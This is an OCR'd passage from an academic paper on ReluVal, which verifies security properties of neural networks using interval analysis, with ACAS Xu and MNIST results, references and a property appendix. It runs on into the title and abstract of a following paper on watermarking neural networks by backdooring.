**ACAS Xu.** The ACAS Xu system consists of forty-five different NN models. Each network is composed of an input layer taking five inputs, an output layer generating five outputs, and six hidden layers with each containing fifty neurons. As shown in Figure 6, five inputs include $\{\rho, \theta, \psi, v_{own}, v_{int}\}$. In particular, $\rho$ denotes the distance between ownship and intruder, $\theta$ denotes the heading direction angle of ownship relative to the intruder, $\psi$ denotes the heading direction angle of the intruder relative to ownship, $v_{own}$ is the speed of ownship, and $v_{int}$ is the speed of intruder. Output of the NN includes {*COC*, *weak left*, *weak right*, *strong left*, *strong right*}. *COC* denotes clear of conflicts, *weak left* means heading left with angle 1.5°/s, *weak right* means heading right with angle 1.5°/s, *strong left* is heading left with angle 3.0°/s, and *strong right* denotes heading right with angle 3.0°/s. Each output in NN corresponds to the score for this action (minimal for the best).





Figure 6: Horizontal view of ACAS Xu operating scenarios.

**MNIST.** For classifying hand-written digits, we test a neural network with 784 inputs, 10 outputs and two hidden layers. Each intermediate layer has 512 neurons. On the MNIST test data set, it can achieve 98.28% accuracy for classification.

## 7.2 Performance on ACAS Xu Models

In this section, we first present a detailed comparison of ReluVal and Reluplex in terms of the verification performance. Then, we compare ReluVal with a state-of-the-art adversarial attack on DNNs, Carlini-Wagner [7], showing that on average ReluVal can consistently find 50% more adversarial examples. Finally, we show that ReluVal can accurately narrow down all possible adversarial ranges and therefore provide more insights on the distribution of adversarial corner-cases.

**Comparison to Reluplex.** Table 1 compares the time taken by ReluVal with that of Reluplex for verifying ten original properties described in their paper [25]. In addition, we include the experimental results for five new security properties. The detailed description of each property is in the Appendix. Table 1 shows that ReluVal always outperforms Reluplex at checking all fifteen security properties. For the properties on which Reluplex times out, ReluVal is able to terminate in significantly shorter time. On average, ReluVal achieves up to 200× speedup over ReluPlex.

**Finding adversarial inputs.** In terms of the number of adversarial examples detected, ReluVal also outperforms the popular attacks using gradients to find adversarial examples. Here, we compare ReluVal to the Carlini and Wagner (CW) attack [7], a state-of-the-art gradient-based attack that minimizes specialized CW loss function.

As gradient-based attacks start from a seed input and iteratively looking for adversarial examples, the choice of seeds may highly influence the success of the attack at finding adversarial inputs. Therefore, we try differ-

| Source | Properties | Networks | Reluplex Time (sec) | ReluVal Time (sec) | Speedup |
|---|---|---|---|---|---|
| Security Properties from [25] | $\phi_1$ | 45 | >443,560.73* | 14,603.27 | >30× |
| | $\phi_2$ | 34*2 | 123,420.40 | 117,243.26 | 1× |
| | $\phi_3$ | 42 | 35,040.28 | 19,018.90 | 2× |
| | $\phi_4$ | 42 | 13,919.51 | 441.97 | 32× |
| | $\phi_5$ | 1 | 23,212.52 | 216.88 | 107× |
| | $\phi_6$ | 1 | 220,330.82 | 46.59 | 4729× |
| | $\phi_7$ | 1 | >86400.0* | 9,240.29 | >9× |
| | $\phi_8$ | 1 | 43,200.01 | 40.41 | 1069× |
| | $\phi_9$ | 1 | 116,441.97 | 15,639.52 | 7× |
| | $\phi_{10}$ | 1 | 23,683.07 | 10.94 | 2165× |
| Additional Security Properties | $\phi_{11}$ | 1 | 4,394.91 | 27.89 | 158× |
| | $\phi_{12}$ | 1 | 2,556.28 | 0.104 | 24580× |
| | $\phi_{13}$ | 1 | >172,800.0* | 148.21 | >1166× |
| | $\phi_{14}$ | 2 | >172,810.86* | 288.98 | >598× |
| | $\phi_{15}$ | 2 | 31,328.26 | 876.80 | 36× |

* Reluplex use different timeout thresholds for different properties.

Table 1: ReluVal's performance at verifying properties of ACAS Xu compared with Reluplex. $\phi_1$ to $\phi_{10}$ are the properties proposed in Reluplex [25]. $\phi_{11}$ to $\phi_{15}$ are our additional properties.

| # Seeds | CW | CW Miss | ReluVal | ReluVal Miss |
|---|---|---|---|---|
| 50 | 24/40 | 40.0% | 40/40 | 0% |
| 40 | 21/40 | 47.5% | 40/40 | 0% |
| 30 | 17/40 | 58.5% | 40/40 | 0% |
| 20 | 10/40 | 75.0% | 40/40 | 0% |
| 10 | 6/40 | 85.0% | 40/40 | 0% |

Table 2: The number of adversarial inputs CW can find compared to ReluVal on 40 adversarial ACAS Xu properties. The third column shows the percentage of adversarial properties CW failed to find.

| P | Adv Range | Adv | Timeout | Non-adv |
|---|---|---|---|---|
| $S_1$ | $[6402.36, 10000]$ | 98229 | 1 | 163915 |
| $S_2$ | $[-0.2, -0.186]$ and $[-0.103, 0]$ | 18121 | 2 | 14645 |
| $S_3$ | $[-0.1, 0.0085]$ | 17738 | 1 | 15029 |

Table 3: The second column shows the input ranges containing at least one adversarial input, while the rest of ranges are found by ReluVal to be non-adversarial. The last three columns show the number of total sub-intervals checked by ReluVal with a precision of $e-6$.

ent randomly picked seed inputs to facilitate the input generation process. Note that our technique in ReluVal does not need any seed input. Thus it is not restricted by the potentially undesired starting seed and can fully explore the input space. As shown in Table 2, on average, CW misses 61.2% number of models, which do have adversarial inputs exist that CW fails to find.

**Narrowing down adversarial ranges.** A unique feature of ReluVal is that it can isolate adversarial ranges of inputs from the non-adversarial ones. This is useful because it allows a DNN designer to potentially isolate and avoid adversarial ranges with a given precision (e.g., $e-6$ or smaller). Here we set the precision to be $e-6$, i.e., we allow splitting of the intervals into smaller sub-intervals unless their length becomes less than $e-6$. Table 3 shows the results of the three different properties that we checked. For example, property $S_1$ specifies `model_4_1` should output strong right with input range $\rho = [400, 10000]$, $\theta = 0.2$, $\psi = -3.09$, $v_{own} = 10$, and $v_{int} = 10$. For this property, ReluVal splits the input ranges into 262,144 smaller sub-intervals and is able to prove that 163,915 sub-intervals are safe. ReluVal also finds that $\rho = [400, 6402.36]$ does not contain any adversarial inputs while $\rho = [6402.36, 10000]$ is adversarial.

## 7.3 Preliminary Tests on MNIST Model

Besides ACAS Xu, we also test ReluVal on an MNIST model that achieves decent accuracy (98.28%). Given a particular seed image, we allow arbitrary perturbations to every pixel value while bounding the total perturbation by the $L_\infty$ norm. In particular, ReluVal can prove 956 seed images to be safe for $|X|_\infty \leq 1$ and 721 images safe for $|X|_\infty \leq 2$ respectively out of 1000 randomly selected test images. Figure 7 shows the detailed results. As the norm is increased, the percentage of images that have no adversarial perturbations drops quickly to 0. Note that we get more timeouts as the $L_\infty$ norm increase. We believe that we can further optimize our system to work on GPUs to minimize such timeouts and verify properties

with larger norm bounds.





Figure 7: Percentage of images proved to be not adversarial with $L_\infty = 1,2,3,4,5$ by ReluVal on MNIST test model out of 1000 random test MNIST images.

## 7.4 Optimizations

In this subsection, we evaluate the effectiveness of the optimizations proposed in Section 5 compared to the naive interval extension with iterative interval refinement. The results are shown in Table 4.

| Methods | Deepest Dep (%) | Avg Dep (%) | Time (%) |
|---|---|---|---|
| S.C.P | 42.06 | 49.28 | 99.99 |
| I.A. | 10.65 | 10.85 | 96.04 |
| Mono | 0.325 | 0.497 | 16.91 |

Table 4: The percentages of the deepest depth, average depth, and average running time improvement caused by the three main components of ReluVal: symbolic interval analysis, influence analysis, and monotonicity compared to the naive interval analysis.

**Symbolic interval propagation.** Table 4 shows that symbolic interval analysis saves the deepest and average depth of bisection tree (Figure 5) by up to 42.06% and 49.28%, respectively, over naive interval extension.

**Influence analysis.** As one of the optimizations used in iterative refinement, influence analysis helps prioritize splitting of the the most influential inputs to the output. Compared to the sequential splitting features, influence-analysis-based splitting reduces the average depth by 10.85% and thus cut down the running time by up to 96.04%.

**Monotonocity.** The improvements from using monotonicity are relatively smaller in terms of tree depth. However, it can still reduce the average running time by 16.91% on average, especially when the average depth is high.

[2]We remove model_4_2 and model_5_3 because Reluplex found incorrect adversarial examples due to roundup problems (these models do not have any adversarial cases).

## 8 Related Work

**Adversarial machine learning.** Several recent works have shown that even the state-of-the-art DNNs can be easily fooled by adding small carefully crafted human-imperceptible perturbations to the original inputs [7, 16, 37, 48]. This has resulted in an arms race among researchers competing to build more robust networks and design more efficient attacks [7, 16, 31, 32, 39, 41, 51]. However, most of the defenses are restricted to only one type of adversaries/security properties (e.g., overall perturbations bounded by some norms) even though other researchers have shown that other semantics-preserving changes like lightning changes, small occlusions, rotations, etc. can also easily fool the DNNs [13, 42, 43, 49]. However, none of these attacks can provide any provable guarantees about the non-existence of adversarial examples for a given neural network. Unlike these attacks, ReluVal can provide a provable security analysis of given input ranges, systematically narrowing down and detecting all adversarial ranges.

**Verification of machine learning systems.** Recently, several projects [12, 21, 25] have used customized SMT solvers for verifying security properties of DNNs, such However, such techniques are mostly limited by the scalability of the solver. Therefore, they tend to incur significant overhead [25] or only provide weaker guarantees [21]. By contrast, ReluVal uses interval-based techniques and significantly outperform the state-of-the-art solver-based systems like ReluPlex [25].

Kolter et al. [29] and Raghunathan et al. [44] transform the verification problem into a convex optimization problem using relaxations to over-approximate the outputs of ReLU nodes. Similarly, Gehr et al. [14] leverages zonotopes for approximating each ReLU outputs. Dvijotham et al. [11] transformed the verification problem into an unconstrained dual formulation using Lagrange relaxation and use gradient-descent to solve the optimization problem. However, all of these works focus on simply over-approximating the total number of potential adversarial violations without trying to find concrete counterexamples. Therefore, they tend to suffer from high false positive rates unless the underlying DNN's training algorithm is modified to minimize such violations. By contrast, ReluVal can find concrete counterexamples as well as verify security properties of pre-trained DNNs.

Recently, Mixed Integer Linear programming (MILP) solvers combined with gradient descent have also been proposed for verification of DNNs [9, 10]. Integrating our interval analysis together with such approaches is an interesting future research problem.

Verivis [43], by Pei et al. is a black-box DNN verification system that leverage the discreteness of image pixels. However, unlike ReluVal, it cannot verify non-existence of norm-based adversarial examples.

**Interval optimization.** Interval analysis has shown great success in many application domains including nonlinear equation solving and global optimization problems [23, 34, 35]. Due to its ability to provide rigorous bounds on the solutions of an equation, many numerical optimization problems [22,50] leveraged interval analysis to achieve a near-precise approximation of the solutions. We note that the computation inside NN is mostly a sequence of simple linear transformations with a nonlinear activation function. These computations thus highly resemble those in traditional domains where interval analysis has been shown to be successful. Therefore, based on the foundation of interval analysis laid by Moore et al. [36, 45], we leverage interval analysis for analyzing the security properties of DNNs.

## 9 Future Work and Discussion

**Supporting other activation functions.** Interval extension can, in theory, be applied to any activation function that maintains inclusion isotonicity and Lipschitz continuity. As mentioned in Section 4, most popular activation functions (e.g., tanh, sigmoid) satisfy these properties. To support these activation functions, we need to adapt the symbolic interval propagation process. We plan to explore this as part of future work. Our current prototype implementation of symbolic interval propagation supports several common piece-wise linear activation functions (e.g., regular ReLU, Leaky ReLU, and PReLU).

**Supporting other norms besides $L_\infty$.** While interval arithmetic is most immediately applicable to $L_\infty$, other norms (e.g., $L_2$ and $L_1$) can also be approximated using intervals. Essentially, $L_\infty$ allows the most flexible perturbations and the perturbations bounded by other norms like $L_2$ are all subsets of those allowed by the corresponding $L_\infty$ bound. Therefore, if ReluVal can verify the absence of adversarial examples for a DNN within an infinite norm bound, the DNN is also guaranteed to be safe for the corresponding p-norm (p=1/2/3..) bound. If ReluVal identifies adversarial subintervals for an infinite norm bound, we can iteratively check whether any such subinterval lies within the corresponding p-norm bound. If not, we can declare the model to contain no adversarial examples for the given p-norm bound. We plan to explore this direction in future.

**Improving DNN Robustness.** The counterexamples found by ReluVal can be used to increase the robustness of a DNN through adversarial training. Specific, we can add the adversarial examples detected by ReluVal to the training dataset and retrain the model. Also, a DNN's training process can further be changed to incorporate ReluVal's interval analysis for improved robustness. Instead of training on individual samples, we can convert the training samples into intervals and change the training process to minimize losses for these intervals instead of individual samples. We plan to pursue this direction as future work.

## 10 Conclusion

Although this paper focuses on verifying security properties of DNNs, ReluVal itself is a generic framework that can efficiently leverage interval analysis to understand and analyze the DNN computation. In the future, we hope to develop a full-fledged DNN security analysis tool based on ReluVal, just like traditional program analysis tools, that can not only efficiently check arbitrary security properties of DNNs but can also provide insights into the behaviors of hidden neurons with rigorous guarantees.

In this paper, we designed, developed, and evaluated ReluVal, a formal security analysis system for neural networks. We introduced several novel techniques including symbolic interval arithmetic to perform formal analysis without resorting to SMT solvers. ReluVal performed 200 times faster on average than the current state-of-art solver-based approaches.

## 11 Acknowledgements

We thank Chandrika Bhardwaj, Andrew Aday, and the anonymous reviewers for their constructive and valuable feedback. This work is sponsored in part by NSF grants CNS-16-17670, CNS-15-63843, and CNS-15-64055; ONR grants N00014-17-1-2010, N00014-16-1-2263, and N00014-17-1-2788; and a Google Faculty Fellowship. Any opinions, findings, conclusions, or recommendations expressed herein are those of the authors, and do not necessarily reflect those of the US Government, ONR, or NSF.

## References

[1] Baidu Apollo Autonomous Driving Platform. `https://github.com/ApolloAuto/apollo`.

[2] NASA, FAA, Industry Conduct Initial Sense-and-Avoid Test. `https://www.nasa.gov/centers/armstrong/Features/acas_xu_paves_the_way.html`.

[3] NAVAIR plans to install ACAS Xu on MQ-4C fleet. `https://www.flightglobal.com/news/articles/navair-plans-to-install-acas-xu-on-mq-4c-fleet-444989/`.

[4] T. Ball and S. K. Rajamani. The SLAM project: debugging system software via static analysis. In *ACM SIGPLAN Notices*, volume 37, pages 1–3. ACM, 2002.

[5] C. Bloom, J. Tan, J. Ramjohn, and L. Bauer. Self-driving cars and data collection: Privacy perceptions of networked autonomous vehicles. In *Symposium on Usable Privacy and Security (SOUPS)*, 2017.

[6] N. Carlini, G. Katz, C. Barrett, and D. L. Dill. Provably minimally-distorted adversarial examples. *arXiv preprint arXiv:1709.10207*, 2017.

[7] N. Carlini and D. Wagner. Towards evaluating the robustness of neural networks. In *IEEE Symposium on Security and Privacy*, pages 39–57. IEEE, 2017.

[8] L. H. De Figueiredo and J. Stolfi. Affine arithmetic: concepts and applications. *Numerical Algorithms*, 37(1):147–158, 2004.

[9] S. Dutta, S. Jha, S. Sankaranarayanan, and A. Tiwari. Learning and verification of feedback control systems using feedforward neural networks. In *IFAC Conference on Analysis and Design of Hybrid Systems (ADHS)*, 2018.

[10] S. Dutta, S. Jha, S. Sankaranarayanan, and A. Tiwari. Output range analysis for deep feedforward neural networks. In *NASA Formal Methods Symposium*, pages 121–138. Springer, 2018.

[11] K. Dvijotham, R. Stanforth, S. Gowal, T. Mann, and P. Kohli. A dual approach to scalable verification of deep networks. *arXiv preprint arXiv:1803.06567*, 2018.

[12] R. Ehlers. Formal verification of piece-wise linear feedforward neural networks. In *International Symposium on Automated Technology for Verification and Analysis (ATVA)*, pages 269–286. Springer, 2017.

[13] L. Engstrom, D. Tsipras, L. Schmidt, and A. Madry. A rotation and a translation suffice: Fooling cnns with simple transformations. *arXiv preprint arXiv:1712.02779*, 2017.

[14] T. Gehr, M. Mirman, D. Drachsler-Cohen, P. Tsankov, S. Chaudhuri, and M. Vechev. Ai 2: Safety and robustness certification of neural networks with abstract interpretation. In *Security and Privacy (SP), 2018 IEEE Symposium on*, 2018.

[15] D. Goldberg. What every computer scientist should know about floating-point arithmetic. *ACM Computing Surveys (CSUR)*, 23(1):5–48, 1991.

[16] I. Goodfellow, J. Shlens, and C. Szegedy. Explaining and harnessing adversarial examples. In *International Conference on Learning Representations (ICLR)*, 2015.

[17] K. He, X. Zhang, S. Ren, and J. Sun. Deep residual learning for image recognition. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 770–778, 2016.

[18] T. A. Henzinger, R. Jhala, R. Majumdar, and G. Sutre. Lazy abstraction. *ACM SIGPLAN Notices*, 37(1):58–70, 2002.

[19] G. Hinton, L. Deng, D. Yu, G. E. Dahl, A.-r. Mohamed, N. Jaitly, A. Senior, V. Vanhoucke, P. Nguyen, T. N. Sainath, et al. Deep neural networks for acoustic modeling in speech recognition: The shared views of four research groups. *IEEE Signal Processing Magazine*, 29(6):82–97, 2012.

[20] G. Huang, Z. Liu, K. Q. Weinberger, and L. van der Maaten. Densely connected convolutional networks. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, volume 1, page 3, 2017.

[21] X. Huang, M. Kwiatkowska, S. Wang, and M. Wu. Safety verification of deep neural networks. In *International Conference on Computer Aided Verification (CAV)*, pages 3–29. Springer, 2017.

[22] D. Ishii, K. Yoshizoe, and T. Suzumura. Scalable parallel numerical constraint solver using global load balancing. In *Proceedings of the ACM SIGPLAN Workshop on X10*, pages 33–38. ACM, 2015.

[23] L. Jaulin and E. Walter. Guaranteed nonlinear parameter estimation from bounded-error data via interval analysis. *Mathematics and Computers in Simulation*, 35(2):123–137, 1993.

[24] K. D. Julian, J. Lopez, J. S. Brush, M. P. Owen, and M. J. Kochenderfer. Policy compression for aircraft collision avoidance systems. In *Digital Avionics Systems Conference (DASC), 2016 IEEE/AIAA 35th*, pages 1–10. IEEE, 2016.

[25] G. Katz, C. Barrett, D. L. Dill, K. Julian, and M. J. Kochenderfer. Reluplex: An efficient smt solver for verifying deep neural networks. In *International Conference on Computer Aided Verification (CAV)*, pages 97–117. Springer, 2017.

[26] R. B. Kearfott. *Rigorous global search: continuous problems*, volume 13. Springer Science & Business Media, 2013.

[27] R. B. Kearfott and M. Novoa III. Algorithm 681: Intbis, a portable interval newton/bisection package. *ACM Transactions on Mathematical Software (TOMS)*, 16(2):152–157, 1990.

[28] M. J. Kochenderfer, J. E. Holland, and J. P. Chryssanthacopoulos. Next-generation airborne collision avoidance system. Technical report, Massachusetts Institute of Technology-Lincoln Laboratory Lexington United States, 2012.

[29] J. Z. Kolter and E. Wong. Provable defenses against adversarial examples via the convex outer adversarial polytope. *arXiv preprint arXiv:1711.00851*, 2017.

[30] A. Krizhevsky, I. Sutskever, and G. E. Hinton. Imagenet classification with deep convolutional neural networks. In *Advances in Neural Information Processing Systems (NIPS)*, pages 1097–1105, 2012.

[31] A. Kurakin, I. J. Goodfellow, and S. Bengio. Adversarial machine learning at scale. In *International Conference on Learning Representations (ICLR)*, 2017.

[32] Y. Liu, X. Chen, C. Liu, and D. Song. Delving into transferable adversarial examples and black-box attacks. In *International Conference on Learning Representations (ICLR)*, 2016.

[33] M. Marston and G. Baca. Acas-xu initial self-separation flight tests. *NASA Technical Reports Server*, 2015.

[34] R. Moore and W. Lodwick. Interval analysis and fuzzy set theory. *Fuzzy Sets and Systems*, 135(1):5–9, 2003.

[35] R. E. Moore. Interval arithmetic and automatic error analysis in digital computing. Technical report, Applied Mathematics and Statistics Laboratories Technical Report No. 25, Stanford University, 1962.

[36] R. E. Moore. *Methods And Applications Of Interval Analysis*, volume 2. Siam, 1979.

[37] S.-M. Moosavi-Dezfooli, A. Fawzi, and P. Frossard. Deepfool: a simple and accurate method to fool deep neural networks. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 2574–2582, 2016.

[38] V. Nair and G. E. Hinton. Rectified linear units improve restricted boltzmann machines. In *Proceedings of the 27th International Conference on Machine Learning (ICML)*, pages 807–814, 2010.

[39] A. Nguyen, J. Yosinski, and J. Clune. Deep neural networks are easily fooled: High confidence predictions for unrecognizable images. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 427–436, 2015.

[40] M. T. Notes. Airborne Collision Avoidance System X. *MIT Lincoln Laboratory*, 2015.

[41] N. Papernot, P. McDaniel, I. Goodfellow, S. Jha, Z. B. Celik, and A. Swami. Practical black-box attacks against machine learning. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security*, pages 506–519. ACM, 2017.

[42] K. Pei, Y. Cao, J. Yang, and S. Jana. Deepxplore: Automated whitebox testing of deep learning systems. In *Proceedings of the 26th Symposium on Operating Systems Principles (SOSP)*, pages 1–18. ACM, 2017.

[43] K. Pei, Y. Cao, J. Yang, and S. Jana. Towards practical verification of machine learning: The case of computer vision systems. *arXiv preprint arXiv:1712.01785*, 2017.

[44] A. Raghunathan, J. Steinhardt, and P. Liang. Certified defenses against adversarial examples. In *International Conference on Learning Representations (ICLR)*, 2018.

[45] M. J. C. Ramon E. Moore, R. Baker Kearfott. *Introduction to Interval Analysis*. SIAM, 2009.

[46] D. Silver, J. Schrittwieser, K. Simonyan, I. Antonoglou, A. Huang, A. Guez, T. Hubert, L. Baker, M. Lai, A. Bolton, et al. Mastering the game of go without human knowledge. *Nature*, 550(7676):354, 2017.

[47] C. Szegedy, V. Vanhoucke, S. Ioffe, J. Shlens, and Z. Wojna. Rethinking the inception architecture for computer vision. In *Proceedings of the IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 2818–2826, 2016.

[48] C. Szegedy, W. Zaremba, I. Sutskever, J. Bruna, D. Erhan, I. Goodfellow, and R. Fergus. Intriguing properties of neural networks. In *International Conference on Learning Representations (ICLR)*, 2014.

[49] Y. Tian, K. Pei, S. Jana, and B. Ray. DeepTest: Automated testing of deep-neural-network-driven autonomous cars. In *Proceedings of the 40th International Conference on Software Engineering (ICSE)*, 2018.

[50] R. Vaidyanathan and M. El-Halwagi. Global optimization of nonconvex nonlinear programs via interval analysis. *Computers & Chemical Engineering*, 18(10):889–897, 1994.

[51] W. Xu, Y. Qi, and D. Evans. Automatically evading classifiers. In *Proceedings of Network and Distributed Systems Symposium (NDSS)*, 2016.

# A Appendix: Formal Definitions for ACAS Xu Properties $\phi_1$ to $\phi_{15}$

***Inputs.*** Inputs for each ACAS Xu DNN model are:
$\rho$: the distance between ownship and intruder;
$\theta$: the heading direction angle of ownship relative to intruder;
$\psi$: heading direction angle of intruder relative to ownship;
$v_{own}$: speed of ownshipe;
$v_{int}$: speed of intruder;

***Outputs.*** Outputs for each ACAS Xu DNN model are:
*COC*: Clear of Conflicts;
*weak left*: heading left with angle 1.5°/s;
*weak right*: heading right with angle 1.5°/s;
*strong left*: heading left with angle 3.0°/s;
*strong right*: heading right with angle 3.0°/s.

***45 Models.*** There are 45 different models indexed by two extra inputs $a_{prev}$ and $\tau$, model_x_y means the model used when $a_{prev} = x$ and $\tau = y$ :
$a_{prev}$: previous action indexed as {*COC*, *weak left*, *weak right*, *strong left*, *strong right*}.
$\tau$: time until loss of vertical separation indexed as {0, 1, 5, 10, 20, 40, 60, 80, 100}

***Property $\phi_1$:*** If the intruder is distant and is significantly slower than the ownship, the score of a COC advisory will always be below a certain fixed threshold.
Tested on: all 45 networks.
Input ranges: $\rho \geq 55947.691$, $v_{own} \geq 1145$, $v_{int} \leq 60$.
Desired output: the output of COC is at most 1500.

***Property $\phi_2$:*** If the intruder is distant and is significantly slower than the ownship, the score of a COC advisory will never be maximal.
Tested on: model_x_y, $x \geq 2$, except model_5_3 and model_4_2
Input ranges: $\rho \geq 55947.691$, $v_{own} \geq 1145$, $v_{int} \leq 60$.
Desired output: the score for COC is not the maximal score.

***Property $\phi_3$:*** If the intruder is directly ahead and is moving towards the ownship, the score for COC will not be minimal.
Tested on: all models except model_1_7, model_1_8 and model_1_9
Input ranges: $1500 \leq \rho \leq 1800$, $-0.06 \leq \theta \leq 0.06$, $\psi \geq 3.10$, $v_{own} \geq 980$, $v_{int} \geq 960$.
Desired output: the score for COC is not the minimal score.

***Property $\phi_4$:*** If the intruder is directly ahead and is moving away from the ownship but at a lower speed than that of the ownship, the score for COC will not be minimal.
Tested on: all models except model_1_7, model_1_8 and model_1_9
Input ranges: $1500 \leq \rho \leq 1800$, $-0.06 \leq \theta \leq 0.06$, $\psi = 0$, $v_{own} \geq 1000$, $700 \leq v_{int} \leq 800$.
Desired output: the score for COC is not the minimal score.

***Property $\phi_5$:*** If the intruder is near and approaching from the left, the network advises âĂIJstrong rightâĂİ.

Tested on: model_1_1

Input ranges: $250 \leq \rho \leq 400$, $0.2 \leq \theta \leq 0.4$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong right" is the minimal score.

***Property $\phi_6$:*** If the intruder is sufficiently far away, the network advises COC.

Tested on: model_1_1

Input ranges: $12000 \leq \rho \leq 62000$, $(0.7 \leq \theta \leq 3.141592) \cup (-3.141592 \leq \theta \leq -0.7)$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 1200$, $0 \leq v_{int} \leq 1200$.

Desired output: the score for COC is the minimal score.

***Property $\phi_7$:*** If vertical separation is large, the network will never advise a strong turn

Tested on: model_1_9

Input ranges: $0 \leq \rho \leq 60760$, $-3.141592 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq 3.141592$, $100 \leq v_{own} \leq 1200$, $0 \leq v_{int} \leq 1200$.

Desired output: the scores for "strong right" and "strong left" are never the minimal scores.

***Property $\phi_8$:*** For a large vertical separation and a previous "weak left" advisory, the network will either output COC or continue advising "weak left."

Tested on: model_2_9

Input ranges: $0 \leq \rho \leq 60760$, $-3.141592 \leq \theta \leq -0.75 \cdot 3.141592$, $-0.1 \leq \psi \leq 0.1$, $600 \leq v_{own} \leq 1200$, $600 \leq v_{int} \leq 1200$.

Desired output: the score for "weak left" is minimal or the score for COC is minimal.

***Property $\phi_9$:*** Even if the previous advisory was "weak right," the presence of a nearby intruder will cause the network to output a "strong left" advisory instead.

Tested on: model_3_3

Input ranges: $2000 \leq \rho \leq 7000$, $0.7 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq -3.141592 + 0.01$, $100 \leq v_{own} \leq 150$, $0 \leq v_{int} \leq 150$.

Desired output: the score for "strong left" is minimal.

***Property $\phi_{10}$:*** For a far away intruder, the network advises COC.

Tested on: model_4_5

Input ranges: $36000 \leq \rho \leq 60760$, $0.7 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq -3.141592 + 0.01$, $900 \leq v_{own} \leq 1200$, $600 \leq v_{int} \leq 1200$.

Desired output: the score for COC is minimal.

***Property $\phi_{11}$:*** If the intruder is near and approaching from the left but the vertical separation is comparably large, the network still tend to advise "strong right" more than COC.

Tested on: model_1_1

Input ranges: $250 \leq \rho \leq 400$, $0.2 \leq \theta \leq 0.4$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong right" is always smaller than COC.

***Property $\phi_{12}$:*** If the intruder is distant and is significantly slower than the ownship, the score of a COC advisory will be the minimal.

Tested on: model_3_3

Input ranges: $\rho \geq 55947.691$, $v_{own} \geq 1145$, $v_{int} \leq 60$.

Desired output: the score for COC is the minimal score.

***Property $\phi_{13}$:*** For a far away intruder but the vertical distance are small, the network always advises COC no matter the directions are.

Tested on: model_1_1

Input ranges: $60000 \leq \rho \leq 60760$, $-3.141592 \leq \theta \leq 3.141592$, $-3.141592 \leq \psi \leq 3.141592$, $0 \leq v_{own} \leq 360$, $0 \leq v_{int} \leq 360$.

Desired output: the score for COC is the minimal.

***Property $\phi_{14}$:*** If the intruder is near and approaching from the left and vertical distance is small, the network always advises strong right no matter previous action is strong right or strong left.

Tested on: model_4_1, model_5_1

Input ranges: $250 \leq \rho \leq 400$, $0.2 \leq \theta \leq 0.4$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong right" is always the minimal.

***Property $\phi_{15}$:*** If the intruder is near and approaching from the right and vertical distance is small, the network always advises strong left no matter previous action is strong right or strong left.

Tested on: model_4_1, model_5_1

Input ranges: $250 \leq \rho \leq 400$, $-0.4 \leq \theta \leq -0.2$, $-3.141592 \leq \psi \leq -3.141592 + 0.005$, $100 \leq v_{own} \leq 400$, $0 \leq v_{int} \leq 400$.

Desired output: the score for "strong left" is always the minimal.

***Property $S_1$:***

Tested on: model_4_1

Input ranges: $400 \leq \rho \leq 10000$, $\theta = 0.2$, $\psi = -3.141592 + 0.005$, $v_{own} = 10$, $v_{int} = 10$.

Desired output: the score for "strong right" is the minimal.

***Property $S_2$:***

Tested on: model_4_1

Input ranges: $\rho = 400$, $-0.2 \leq \theta \leq 0$, $\psi = -3.141592 + 0.005$, $v_{own} = 1000$, $v_{int} = 1000$.

Desired output: the score for "strong right" is the minimal.

***Property $S_3$:***

Tested on: model_1_2

Input ranges: $\rho = 400$, $-0.1 \leq \theta \leq 0.1$, $\psi = -3.141592$, $v_{own} = 500$, $v_{int} = 600$.

Desired output: the score for "strong right" is the minimal.

# Turning Your Weakness Into a Strength: Watermarking Deep Neural Networks by Backdooring

Yossi Adi
*Bar-Ilan University*

Carsten Baum
*Bar-Ilan University*

Moustapha Cisse
*Google, Inc.* *

Benny Pinkas
*Bar-Ilan University*

Joseph Keshet
*Bar-Ilan University*

## Abstract

Deep Neural Networks have recently gained lots of success after enabling several breakthroughs in notoriously challenging problems. Training these networks is computationally expensive and requires vast amounts of training data. Selling such pre-trained models can, therefore, be a lucrative business model. Unfortunately, once the models are sold they can be easily copied and redistributed. To avoid this, a tracking mechanism to identify models as the intellectual property of a particular vendor is necessary.

In this work, we present an approach for watermarking Deep Neural Networks in a black-box way. Our scheme works for general classification tasks and can easily be combined with current learning algorithms. We show experimentally that such a watermark has no noticeable impact on the primary task that the model is designed for and evaluate the robustness of our proposal against a multitude of practical attacks. Moreover, we provide a theoretical analysis, relating our approach to previous work on backdooring.

## 1 Introduction

